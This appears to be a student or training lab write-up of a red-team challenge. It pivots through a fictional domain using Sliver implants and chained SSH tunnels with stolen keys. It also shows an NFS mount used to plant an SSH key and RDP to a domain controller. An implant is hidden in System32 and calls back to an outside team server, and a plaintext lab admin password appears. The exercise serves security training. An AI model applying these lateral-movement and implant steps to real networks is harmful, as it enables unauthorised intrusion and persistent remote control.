Now that we have access to a third user in FBaggins, we begin the enumeration process again, searching for any connection to a Linux domain. We use our impersonate command again to steal the credentials of FBaggins and gain access to their file system. Within their home directory, we searched for any information regarding access to Linux machines or further user access on the current Windows domain. We looked within the .ssh directory within the user's home directory and found an SSH key pair, signaling that this user has SSH access to another domain and has most likely connected to this domain recently. We then searched for any domains or other machines connected to this FBaggins.shire.lab user.


We used the command 'sa-arp' while still in the Windows machine of FBaggins which returned the IP address '10.4.1.150'. We now had the necessary information to attempt our first SSH tunnel, as we obtained an IP address to tunnel into along with a user and corresponding credentials of a system to SSH into. Before creating our first SSH tunnel, we needed to establish the port that our tunnel would shuttle traffic through to the external machines. Using the Sliver port forwarding functionality, we declared that port 2022 on our localhost (127.0.0.1) would be the initial staging port for all tunneled traffic. The command 'portfwd -b 127.0.0.1:2022 -r 10.3.1.200:22', we created an initial tunnel from port 2022 onto the IP of FBaggins. We then used the command 'ssh -L 2122:10.4.1.150:22 -p 2022 FBaggins@localhost -i .ssh/rivendell_id_ecdsa1' to SSH into the FBaggins Linux machine while creating a tunnel into the IP 10.4.1.150 which we discovered was within the reach of our FBaggins machine. The command uses the -L to create a local forward tunnel into the IP 10.4.1.150 with the port 2022 as our local traffic source and the destination port of 22 which serves as the default SSH traffic port. We then add prepend the port 2122 to the IP of our tunneled address to prepare for any future tunnels we may need. Lastly, we appended the file path '.ssh/rivendell_id_ecdsa1', which we discovered in the .ssh directory of the FBaggins user. This file serves as the private key of this user which allows us to authenticate ourselves to the FBaggins Linux machine without having the user's password. Fig. 9 references this command and depicts the accepted SSH into the FBaggins@Rivendell machine, our first Linux box.



```
user3@ip-10-7-1-60:~$ ssh -L 2122:10.4.1.150:22 -p 2022 FBaggins@127.0.0.1 -i .ssh/rivendell_id_ecdsa1
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 29 14:35:36 UTC 2023

  System load:  0.0               Processes:             117
  Usage of /:   28.1% of 7.57GB   Users logged in:       1
  Memory usage: 26%               IPv4 address for ens5: 10.3.1.200
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jul 29 06:12:50 2023 from 10.2.1.101
FBaggins@Rivendell:~$ 
```

Figure 9. First SSH tunnel into the first Linux machine, access to FBaggins@Rivendell

Now that we accessed our first Linux machine, we then had to change our commands and privilege escalation strategy from Windows-focused to Linux-focused. We began with finding any machines that may be connected to this new Linux domain by using the 'ping' command with the IP 10.4.1.150 we discovered in the previous domain. This command was able to verify the connection between the two systems, so we knew we were able to communicate with that machine. We then ran the command 'ss -tp' to discover what type of connection these two machines had, and discovered they were connected using an NFS file share. Fig. 10 below displays the output of this command, showing both the NFS connection and the SSH connection we created through our local forward tunnel with the IP 10.4.1.150.




```
FBaggins@Rivendell:/$ ss -tp
State               Recv-Q              Send-Q                                  Local Address:Port                                   Peer Address:Port
ESTAB               0                   0                                         10.3.1.200:ssh                                       10.2.1.101:49760
ESTAB               0                   0                                         10.3.1.200:ssh                                       10.2.1.101:49835
ESTAB               0                   0                                         10.3.1.200:ssh                                       10.2.1.101:49834
ESTAB               0                   0                                         10.3.1.200:919                                       10.4.1.150:nfs
ESTAB               0                   0                                         10.3.1.200:59250                                     10.4.1.150:ssh
FBaggins@Rivendell:/$ mkdir /mnt/aragorn
mkdir: cannot create directory '/mnt/aragorn': Permission denied
FBaggins@Rivendell:/$ sudo !!
sudo mkdir /mnt/aragorn
FBaggins@Rivendell:/$ cd mnt
FBaggins@Rivendell:/mnt$ ls
aragorn  dev_storage  elf-king
FBaggins@Rivendell:/mnt$ mount 10.4.1.150:/ /mnt/aragorn/
mount.nfs: failed to apply fstab options

FBaggins@Rivendell:/mnt$ sudo !!
sudo mount 10.4.1.150:/ /mnt/aragorn/
FBaggins@Rivendell:/mnt$ sudo cd /mnt/aragorn
sudo: cd: command not found
sudo: "cd" is a shell built-in command, it cannot be run directly.
sudo: the -s option may be used to run a privileged shell.
sudo: the -D option may be used to run a command in a specific directory.
FBaggins@Rivendell:/mnt$ cd /mnt/aragorn
FBaggins@Rivendell:/mnt/aragorn$ ls
dev_storage  home
FBaggins@Rivendell:/mnt/aragorn$ cd home
FBaggins@Rivendell:/mnt/aragorn/home$ ls
Balin  ubuntu
FBaggins@Rivendell:/mnt/aragorn/home$ 
```

Figure 10. Discovery of NFS connection and commands to mount the Balin file system

After verifying the NFS file share between FBaggins and the machine at 10.4.1.150, we decided to mount that user's file system onto FBaggins in order to get access to that user's directories and credentials. Depicted in Fig. 10, we used sudo privileges and the 'mount' command to create a directory named 'aragorn' that would hold the home directory of the user at 10.4.1.150. By mounting the user's entire home directory, we were able to access this user's files without having to SSH directly into the user.

After creating this mounted directory, we enumerated this new user named 'Balin'. We again searched for any indications of further connections to other Linux machines or our target Windows domain. We were not able to find any SSH credentials in Balin's directory, so we decided to create our own pair. As of now we were only viewing Balin's files from FBaggins, but we wanted direct access to Balin's system to seek out any further connections. Back on our team server, we used the command 'ssh-keygen' to create our own SSH key pair, one private key and one public key. We then placed our public key in the 'authorized_keys' file within the mounted file system in Balin's home directory. By doing this, we artificially authenticated our team server to the Balin system as we were staging our SSH navigation through our local team server. We then needed another IP address to tunnel into along with the direct SSH entry into Balin. We were provided with three sets of IPs and user credentials, including two Linux machines of users named galadriel and boromir. We used the ‘ping’ command from Balin’s system and were able to get a response from 10.5.1.200, one of our provided IP addresses belonging to the user ‘galadriel’. After placing our SSH keys into the .ssh directory within Balin’s system, we used the command ‘ssh -L 2222:10.5.1.200:22 -p 2122 Balin@localhost -i .ssh/id_rsa’, using the new port 2122 that was established from our first SSH tunneling. We specified the new port for future SSH commands as 2222, and the IP as the user galadriel of 10.5.1.200. We then accessed Balin’s account from our local system as the SSH tunnels are being staged from our team server. We used our self-generated private key as the credentials which we were able to manually place in Balin’s authenticated key database, verifying ourselves to that machine. This gave us direct access to Balin’s system and created a third port tunnel into Galadriel's system.

Now that we have access to Balin’s system and created a chain of communication rooted from our team server and traveling through FBaggins and Balin, we needed to continue enumerating through the system to find any connection to our target Windows domain. We again used the ‘ping’ command to see if the Balin user had a connection to Galadriel. Once we verified the two users were connected, we knew we would be able to SSH into Galadriel to further expand on our SSH tunneling. We also knew we had the credentials to a domain controller that we assumed would be a member of the target Windows domain. However, because we would soon be making the jump from Linux to Windows, we realized we would need to change our destination ports to account for this change. SSH tunneling often uses the default SSH port 22 as the destination port to the tunneled system, but that is often only the standard for Linux to Linux tunnels. To account for the transition to Windows, we needed to adjust our ports to the RDP default of 3389. We created another SSH tunnel from Balin to Galadriel with the tunnel being created in the provided domain controller (DC) with IP 10.5.1.100. Using the command 'ssh -L 0.0.0.0:2322:10.5.1.20:3389 -p 2222 galadriel@localhost -i .ssh/anduin_id_ecdsa', we created our first tunnel from a Linux to Windows machine while establishing an SSH connection with our third and final Linux user, Galadriel. Using the provided anduin_id_ecdsa private key file and the previously established port 2222, we created another tunneled connection into the DC with the destination port of 3389 to open the RDP connection. We also attached a '0.0.0.0' prefix to our local port to allow our system to receive traffic from any available IP address, essential for establishing the RDP connectivity.




```
user2@ip-10-7-1-60:~/.ssh$ ssh -L 0.0.0.0:3322:10.5.1.20:3389 -p 3222 galadriel@localhost -i .ssh/anduin_id_ecdsa
bind [127.0.0.1]:2322: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 2322
Could not request local forwarding.
Register this system with Red Hat Insights: insights-client --register
Create an account or view all your systems at https://red.ht/insights-dashboard
Last login: Sat Jul 29 15:35:39 2023 from 10.4.1.150
[galadriel@Anduin ~]$ whoami
galadriel
[galadriel@Anduin ~]$
```

Figure 11. Depiction of SSH connection into galadriel with RDP tunnel into DC

As shown in Fig. 11, we have created our third Linux user connection into the user Galadriel. We also created our RDP connection into the DC, which we verified Galadriel had access to through the success of the SSH connection. After verifying this connection and gaining access to the DC, we moved to using our Remmina client and the RDP protocol to access the Windows DC.

By creating the initial tunnel into the DC and specifying the RDP port of 3389, we are now able to access the graphical interface of the DC. Our main objective of this challenge is to receive a callback from a workstation within this target Windows domain, so we had to access the DC in order to access a workstation on that domain. Using Remmina as shown in Fig. 13, we used our IP and specified port of 3.81.36.91:2322 that was established in the SSH tunnel to Galadriel, along with the provided credentials of the DC to access this Windows system. We used the username of 'prodadmin' and the password 'DenethorIsTheWorst534!' which gave us direct access to the DC as shown below in Fig. 12.




Computer n... PROD-WKS0
DNS name: PROD-WKS0.rohan.lab
Domain con... Workstation or server
Site:
Description:
Computer (... PROD-WKS0
OS name: Windows Server 2019 D
OS version: 10.0 (17763)
Service pack:
Protect from accidental deletion
Managed by: Edit... Clear
Office:

PROD-WKS0
Managed by:
Location:
Modified: 7/25/2023 10:26 PM
Description:
OS: Windows Server 2019 Datacenter
Version: 10.0 (17763)
Service pack:

Figure 12. Opening screen once logged into DC through RDP, displays active workstation

As depicted in Fig. 12, once we logged into the DC through RDP, we immediately saw an active connection with a workstation PROD-WKS0. This will serve as our target workstation to get our Sliver callback from. To start this process of generating a session on this target workstation we first generate an https executable implant from our Sliver client. We use the command 'generate –http https://3.81.36.91', creating an executable implant on our attack station that was automatically named 'TENDER_HURDLER.exe'. Since we already established the RDP connection to the DC, we were able to upload this implant directly onto the DC file system using the shared folder functionality in the Remmina client.



Remote Connection Profile

| | |
|---|---|
| Name | Quick Connect |
| Group | |
| Protocol | RDP - Remote Desktop Protocol |

| | |
|---|---|
| Server | 3.81.36.91:2322 |
| Username | prodadmin |
| Password | •••••••••••••••••••••• |
| Domain | |
| Share folder | ✓ shared |

☐ Restricted admin mode

Password hash

☐ Left-handed mouse support ☐ Disable smooth scrolling

☐ Enable multi monitor ☐ Span screen over multiple monitors


List monitor IDs

Figure 13. Remmina client displaying the DC credentials and shared folder

Remmina has the ability to share folders from our local system and upload them onto the system we are accessing through RDP, meaning we can transfer this executable from the attack station down to our local system, then up to the DC through RDP. From our local system, we use the command 'scp 3.81.36.91:TENDER_HURDLER.exe ~/' to transfer the Sliver implant from our attack station down to our local system. We then move this file into a folder named 'shared', which we choose in the 'Share folder' option in Remmina as shown in Fig. 13. Once we choose the 'Save and Connect' option, our executable is then uploaded onto the Windows DC.

Now that we have our Sliver implant placed directly within the Windows DC file system, we now seek to transfer it to the PROD-WKS0 workstation to generate our callback. Through the command line terminal on the Windows DC, we can use the ‘copy’ command to copy the executable file from the DC onto the file system of the workstation. The domain controller has full access to the entire domain, which includes the file system of all its workstations. Therefore, we are able to use the command ‘copy TENDER_HURDLER.exe \\PROD-WKS0.rohan.lab\C$\Windows\System32 to upload our executable onto the target workstation. Our implant is now placed onto the target, and the only step left is to execute it through RDP and receive our callback.

We were able to generate an SSH connection into Galadriel and the RDP tunnel into the DC, which has direct access to each of the domain’s workstations. Due to this privileged access, our SSH tunnel now has the ability to also tunnel into this PROD-WKS0 workstation through the tunnel into the DC. We exit from the RDP connection into the DC and exit our SSH connection in Galadriel. We then re-established an SSH and RDP tunnel, once again creating an SSH connection from Balin to Galadriel, but now also establishing a tunnel into the workstation with IP address of 10.6.1.47 which we retrieved from the workstation data on the DC. We used the command ‘ssh -L 0.0.0.0:2422:10.6.1.47:3389 -p 2322 galadriel@localhost -i .ssh/rohan_id_ecdsa’, establishing an RDP connection into the workstation with local port 2422 and destination port of 3389 to open the RDP ability. We then use the established port of 2322 from our previous step in the chain to SSH back into Galadriel to ensure we have proper connection privileges to the Windows domain.



Remote Connection Profile

| | |
|---|---|
| Name | Quick Connect |
| Group | |
| Protocol | RDP - Remote Desktop Protocol |

| | |
|---|---|
| Server | 3.81.36.91:2422 |
| Username | prodadmin |
| Password | •••••••••••••••••••••• |
| Domain | |
| Share folder | (None) |

- [ ] Restricted admin mode


Password hash

- [ ] Left-handed mouse support
- [ ] Disable smooth scrolling
- [ ] Enable multi monitor
- [ ] Span screen over multiple monitors

List monitor IDs

Figure 14. RDP menu displaying the connection to the target workstation

Fig. 14 demonstrates this RDP connection into the target workstation, using the new port of 2422 while using the same credentials as the DC to give us heightened privileges in the workstation. As described earlier, the DC has control over the workstations within its domain, so we do not need the workstation's personal credentials. Instead, we can rely on the provided DC credentials to access the workstation via RDP. Once we are connected to the workstation, we navigate to the implant that we copied over from the DC, which we placed in the System32 directory to maintain stealthiness and avoid BT detection. We find this implant and execute it directly within the graphical interface of the workstation, which then sends our callback back to our personal Sliver session on our team server. To ensure this callback would be able to reach our team server, we used the ‘ping 10.7.1.60’ and were able to both send and receive ping packets to our team server. This verified that the workstation would be able to communicate with our team server through the chain of communication we developed via our SSH tunnels. Once we executed the implant on the workstation, we received our callback and a session was created on our Sliver client, successfully completing the challenge. The results of this execution are shown below in Fig. 15. We can see the uploaded implant ‘TENDER_HURDLER’ on the left within the workstation’s file system and the new session generated within our Sliver session on the right.



| Name | Date modified | Type | Size |
|---|---|---|---|
| lsasetup | 11/15/2018 12:04 ... | Text Document | 2 KB |
| mib.bin | 9/15/2018 7:12 AM | BIN File | 43 KB |
| notepad | 1/13/2021 9:15 PM | Application | 249 KB |
| PFRO | 7/25/2023 9:16 PM | Text Document | 6,649 KB |
| rdpexp | 7/29/2023 6:36 PM | Application | 14,533 KB |
| regedit | 1/13/2021 9:16 PM | Application | 350 KB |
| ServerDataCenter | 9/15/2018 7:13 AM | XML Document | 31 KB |
| splwow64 | 7/12/2023 4:25 AM | Application | 131 KB |
| system | 9/15/2018 7:16 AM | Configuration sett... | 1 KB |
| TENDER_HURDLER | 7/29/2023 8:52 PM | Application | 16,818 KB |
| twain_32.dll | | Application extens... | 63 KB |
| win | | Configuration sett... | 1 KB |
| WindowsUpdate | 7/29/2023 2:33 AM | Text Document | 1 KB |

Date created: 7/29/2023 8:54 PM
Size: 16.4 MB

```
? Select a session or beacon: SESSION  fa9d522e  guilty_spark  10
.1.1.101:50490->ligma_updog->  DEV-WKS0   NT AUTHORITY\SYSTEM  wi
ndows/amd64
[*] Active session guilty_spark (fa9d522e-8ce7-4a47-85c4-4281153d
ff0b)

sliver (guilty_spark) > portfwd add -b 127.0.0.1:2022 -r 10.3.1.2
00:22

[*] Port forwarding 127.0.0.1:2022 -> 10.3.1.200:22

sliver (guilty_spark) > portfwd

 ID   Session ID                             Bind Address     Rem
ote Address
==== ====================================== ================ ====
============
  1   fa9d522e-8ce7-4a47-85c4-4281153dff0b   127.0.0.1:2022   10.
3.1.200:22

[*] Session d730006f TENDER_HURDLER - 10.6.1.47:59762 (PROD-WKS0)
 - windows/amd64 - Sat, 29 Jul 2023 20:56:38 UTC

sliver (guilty_spark) > 
```

Figure 15. Display of implant and execution and generation of session on target workstation

## 4. Results

Through the use of SSH tunneling, uploading and executing Sliver implants, system enumeration and RDP, we were able to successfully gain a callback to our Sliver session from the target Windows system using our https listener. This callback produced another Sliver session on the target machine, allowing for the potential future enumeration and exploitation of that system. Beginning with Windows enumeration and using Sliver implants, we were able to enumerate our initial session and network to find two users, namely GOlorin and MBrandyBuck. After enumeration of these users, we located another user on the initial domain, named FBaggins, that we were able to pivot to from the GOlorin user. Using a Sliver-generated TCP pivot, we uploaded an implant on the FBaggins machine and were able to gain access to our first Linux box. We then used the ss -tp command to find IP addresses our Linux user had access to, now taking the Linux security and file structure into account, to SSH tunnel into the user Balin. Using Balin's mounted file system and the provided credentials of our third Linux user, galadriel, we were able to generate our own SSH keys and SSH into this third user while tunneling into the domain controller of the Windows target domain. We then used RDP to gain access to the domain controller and a connected workstation, and uploaded a Sliver HTTPS executable to the workstation. After executing this payload directly through RDP, we were able to receive our callback and gain a direct session from our attack station to the target Windows domain. This complete attack path is demonstrated below by Fig. 16

